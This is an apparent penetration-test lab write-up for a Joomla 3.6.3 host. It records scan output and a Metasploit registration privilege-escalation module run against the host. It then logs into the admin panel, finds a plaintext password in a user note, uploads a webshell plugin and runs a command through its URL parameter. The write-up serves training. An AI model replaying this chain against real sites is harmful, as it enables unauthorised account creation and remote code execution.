README.md

Pentest 8 - CMS01 - 177 - 10.14.1.177

Introduction

First I setup the environment:

```
export CMS01=10.14.1.177
mkdir ~/reports/8
cd ~/reports/8
sudo $(which autorecon) $CMS01
```

Scanning and Enumerating

```
cat _full_tcp_nmap.txt
# Nmap 7.94 scan initiated Thu Aug  3 17:51:20 2023 as: nmap -vv --reason -Pn -T4 -s
adjust_timeouts2: packet supposedly had rtt of -636176 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -636176 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -568409 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -568409 microseconds.  Ignoring time.
Nmap scan report for 10.14.1.177
Host is up, received user-set (0.14s latency).
Scanned at 2023-08-03 17:51:20 EDT for 234s
Not shown: 65328 filtered tcp ports (no-response), 201 filtered tcp ports (host-proh
PORT     STATE  SERVICE  REASON         VERSION
21/tcp   open   ftp      syn-ack ttl 63 vsftpd 2.2.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.4.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
```

```
|      vsFTPd 2.2.2 - secure, fast, stable
|_End of status
22/tcp   open   ssh      syn-ack ttl 63 OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d8:7c:9d:f7:47:c1:f3:60:88:ad:a4:85:f3:f1:85:b7 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIu5BR1vZuz5dF/tbJcVDBleWbsdpd0ghwK5I3rCIxvIcAxdWpYEmH
|   2048 e3:fb:0f:74:d5:c1:ce:f1:73:a0:f0:16:ed:f4:e3:dd (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAmufb59tLPNyuq6UG7JJoOPqVG6+KtG7k7CxBzihGe8YmiE
80/tcp   open   http     syn-ack ttl 63 Apache httpd 2.2.15 ((CentOS))
|_http-favicon: Unknown favicon MD5: 1194D7D32448E1F90741A97B42AF91FA
|_http-server-header: Apache/2.2.15 (CentOS)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
443/tcp  open   ssl/http syn-ack ttl 63 Apache httpd 2.2.15 ((CentOS))
|_http-server-header: Apache/2.2.15 (CentOS)
|_http-generator: Joomla! - Open Source Content Management
| http-methods:
|_  Supported Methods: HEAD POST OPTIONS
|_ssl-date: 2023-08-03T21:55:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=cms01/organizationName=SomeOrganization/stateOrProvi
| Issuer: commonName=cms01/organizationName=SomeOrganization/stateOrProvinceName=Som
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-11-20T16:32:24
| Not valid after:  2017-11-20T16:32:24
| MD5:   cca6:c883:a82a:0ec1:209a:98a0:d358:1de2
| SHA-1: d076:22cf:5ab0:c7de:457a:f448:8f61:dc9a:7e84:b353
| -----BEGIN CERTIFICATE-----
| MIIDzjCCAragAwIBAgICJq4wDQYJKoZIhvcNAQELBQAwgZsxCzAJBgNVBAYTAi0t
| MRIwEAYDVQQIDAlTb21lU3RhdGUxETAPBgNVBAcMCFNvbWVDaXR5MRkwFwYDVQQK
| DBBTb21lT3JnYW5pemF0aW9uMR8wHQYDVQQLDBZTb21lT3JnYW5pemF0aW9uYWxV
| bml0MQ4wDAYDVQQDDAVjbXMwMTEZMBcGCSqGSIb3DQEJARYKcm9vdEBjbXMwMTAe
| Fw0xNjExMjAxNjMyMjRaFw0xNzExMjAxNjMyMjRaMIGbMQswCQYDVQQGEwItLTES
| MBAGA1UECAwJU29tZVN0YXRlMREwDwYDVQQHDAhTb21lQ2l0eTEZMBcGA1UECgwQ
| U29tZU9yZ2FuaXphdGlvbjEfMB0GA1UECwwWU29tZU9yZ2FuaXphdGlvbmFsVW5p
| dDEOMAwGA1UEAwwFY21zMDExGTAXBgkqhkiG9w0BCQEWCnJvb3RAY21zMDEwggEi
| MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDgkXyd1oQguTQYjUXs1v1hRQVK
| cDI1XNHGVBfM1CSFpK77gbx4bAcnNdejZaYKvbb0kLgJQC+Ec3KzzacSU+EOEe7J
| 6k2VOFsfw7yoW3FxydolVMyNsjNkDNYFn+PUFCtJ66QOxm2Hvdkhj94haRdfS4cn
| LNEbzX773zd3AYIAXHDZi91N8vW+f5SD8DTbIpgTw0o+TVPyQ4ccKYb8VyaIH1Jf
| Dwofmi/YinkkBOZPxLId5j9mtiom/3LnfaxyAZ01dVgw5PHBjr1MUmwS6F4Vlw58
| 3mnMvQQk9JtVgQ9zWQIGpir8k8UcIQ0txnDw4wJJ/PZcXq6NyLoUOVP99J//AgMB
| AAGjGjAYMAkGA1UdEwQCMAAwCwYDVR0PBAQDAgXgMA0GCSqGSIb3DQEBCwUAA4IB
| AQA5b27JKKQh+mmA5JzcjmGzZAlJ88mKmKC9sEoAh7FgCWXvml3ioB2/Kx4fB4qB
| a/t0mxUFQiJzSXxYZyp2gCjFq7OQri3YJHwwr1x/oMDQEoF0ov2z2QhnBzc+ObQy
| n24JCWDaPkmDWUpyrYO7kWwylKYP2cRhXKw14eSQIH0WKSXjsXKfX4LkegClYUIG
```

```
| ubgnqP3BYXQ7BpBpiloBsm+32RJNXdE1+v5Q3nKr66Wj8FlYGXt0DDBRKuy4NKKn
| 3dtmfRTYvT61n+WAaldH+Rom7qja3kDpOZBIxwIVKNLABUNU60nTGcLcFtk67iNU
| bNExxTPaUwbGYlhbtFNPUXMK
|_-----END CERTIFICATE-----
|_http-title: Home
631/tcp  closed ipp      reset ttl 63
3306/tcp open   mysql    syn-ack ttl 63 MySQL (unauthorized)
Device type: general purpose|firewall|storage-misc
Running (JUST GUESSING): Linux 2.6.X|3.X (97%), WatchGuard Fireware 11.X (90%), Sync
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3 cpe:/o:watchgua
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with
Aggressive OS guesses: Linux 2.6.32 (97%), Linux 2.6.32 - 2.6.39 (94%), Linux 2.6.32
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94%E=4%D=8/3%OT=21%CT=631%CU=%PV=Y%G=N%TM=64CC2242%P=x86_64-pc-linux-gnu)
SEQ(SP=FF%GCD=1%ISR=10B%TI=Z%TS=A)
SEQ(SP=FF%GCD=3%ISR=10B%TI=Z%TS=A)
OPS(O1=M5B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW6%O5=M5B4ST11NW6%O6=M
WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)
ECN(R=Y%DF=Y%TG=40%W=3908%O=M5B4NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=N)
T7(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 0.000 days (since Thu Aug  3 17:54:40 2023)
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

Host script results:
|_clock-skew: -1s

TRACEROUTE
HOP RTT       ADDRESS
1   139.91 ms 10.14.1.177

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Thu Aug  3 17:55:14 2023 -- 1 IP address (1 host up) scanned in 234.2
```

Checking nikto:

```
└─$ cat tcp_80_http_nikto.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.177
+ Target Hostname:    10.14.1.177
+ Target Port:        80
+ Start Time:         2023-08-03 17:52:26 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS)
+ /: Retrieved x-powered-by header: PHP/5.5.38.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ /bin/: Server may leak inodes via ETags, header found with file /bin/, inode: 2616
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.54). Apache 2
+ /images: The web server may reveal its internal or real IP in the Location header
+ /: Web Server returns a valid response with junk HTTP methods which may cause fals
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.micros
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
+ /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../../etc: EW
+ /administrator/: This might be interesting.
+ /bin/: This might be interesting.
+ /includes/: This might be interesting.
+ /tmp/: This might be interesting.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /manual/images/: Directory indexing found.
+ /LICENSE.txt: License file found may identify site software.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
```


Looking at the webpage, it's running "Joomla 3.6.3". I see there are some exploits for this version:
https://www.rapid7.com/db/modules/auxiliary/admin/http/joomla_registration_privesc/


I load up metasploit and search for this version:


```
msf6 > search 3.6.3

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
   -  ----                                                ---------------  ----
   0  auxiliary/admin/http/joomla_registration_privesc    2016-10-25       normal
   1  exploit/multi/http/moodle_admin_shell_upload        2019-04-28       excellent
```


```
Interact with a module by name or index. For example info 1, use 1 or use exploit/mu

msf6 > use 0
msf6 auxiliary(admin/http/joomla_registration_privesc) > show options

Module options (auxiliary/admin/http/joomla_registration_privesc):

   Name       Current Setting        Required  Description
   ----       ---------------        --------  -----------
   EMAIL      example@youremail.com  yes       Email to receive the activation code
   PASSWORD   expl0it3r              yes       Password for the username
   Proxies                           no        A proxy chain of format type:host:por
   RHOSTS                            yes       The target host(s), see https://githu
                                               ng-Metasploit
   RPORT      80                     yes       The target port (TCP)
   SSL        false                  no        Negotiate SSL/TLS for outgoing connec
   TARGETURI  /                      yes       The relative URI of the Joomla instan
   USERNAME   expl0it3r              yes       Username that will be created
   VHOST                             no        HTTP server virtual host

msf6 auxiliary(admin/http/joomla_registration_privesc) > set rhost 10.14.1.177
rhost => 10.14.1.177
msf6 auxiliary(admin/http/joomla_registration_privesc) > set email chimpracer@aim.cc
email => chimpracer@aim.com
msf6 auxiliary(admin/http/joomla_registration_privesc) > exploit
[*] Running module against 10.14.1.177

[*] Trying to create the user!
[-] There was an issue, but the user could have been created.
[-]     Could not instantiate mail function.
[-]     Registration failed: An error was encountered while sending the registration
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/joomla_registration_privesc) >
```


The e-mail fails, but it says that the account / user could still have been created. I navigate to the `/administrator/` endpoint, and attempt to login with the newly provisioned user/password:








User Notes: New/Edit - Joomla 3.6.3 Test Site - Administration — Mozilla Firefox
Virtual Hacking Labs - Re
Home
User Notes: New/Edit - J
10.14.1.177/administrator/index.php?option=com_users&view=note&layout=edit&id=1
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
RESET PANEL
System
Users
Menus
Content
Components
Extensions
Help
User Notes: New/Edit
Save
Save & Close
Save & New
Save as Copy
Versions
Close
Subject
User *
Super User
Category *
Uncategorised
Status
Published
Review Date
2016-11-20
Version Note
Note
Edit
Insert
View
Format
Table
Tools
Paragraph
pass: joomla@dministrator


Control Panel - Joomla 3.6.3 Test Site - Administration — Mozilla Firefox
Virtual Hacking Labs - Re
Home
Control Panel - Joomla 3
10.14.1.177/administrator/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
RESET PANEL
System
Users
Menus
Content
Components
Extensions
Help
Control Panel
CONTENT
New Article
Articles
Categories
Media
STRUCTURE
Menu(s)
Modules
USERS
Users
CONFIGURATION
Global
Templates
Language(s)
EXTENSIONS
Install Extensions
MAINTENANCE
Checking Joomla! ...
Checking extensions ...
You have post-installation messages
There are important post-installation messages that require your attention.
This information area won't appear when you have hidden all the messages.
Read Messages
LOGGED-IN USERS
Super User Administration
POPULAR ARTICLES
No Matching Results
RECENTLY ADDED ARTICLES
No Matching Results


(autorecon)—(kali㉿kali)-[/tmp]
$ cd Joomla-webshell-plugin
(autorecon)—(kali㉿kali)-[/tmp/Joomla-webshell-plugin]
$ ll
total 28
-rwxr-xr-x 1 kali kali 475
drwxr-xr-x 2 kali kali 409
-rw-r--r-- 1 kali kali 35
drwxr-xr-x 4 kali kali 409
-rw-r--r-- 1 kali kali 362
drwxr-xr-x 2 kali kali 409
Extensions: Install
File Upload
mod_webshell.php
mod_webshell.xml


Modules (Site) - Joomla 3.6.3 Test Site - Administration
10.14.1.177/administrator/index.php?option=com_modules
Modules (Site)
New
Edit
Duplicate
Publish
Unpublish
Check-in
Batch
Trash
Search Tools
Clear
Status
Title
Position
Webshell
None
Breadcrumbs
position-2
Main Menu
position-7
Login Form
position-7


Mozilla Firefox
https://10.14.1.177/modules/mod_webshell/mod_webshell.php?action=exec&cmd=id
JSON
Raw Data
Headers
stdout: "uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0\n"
stderr: ""
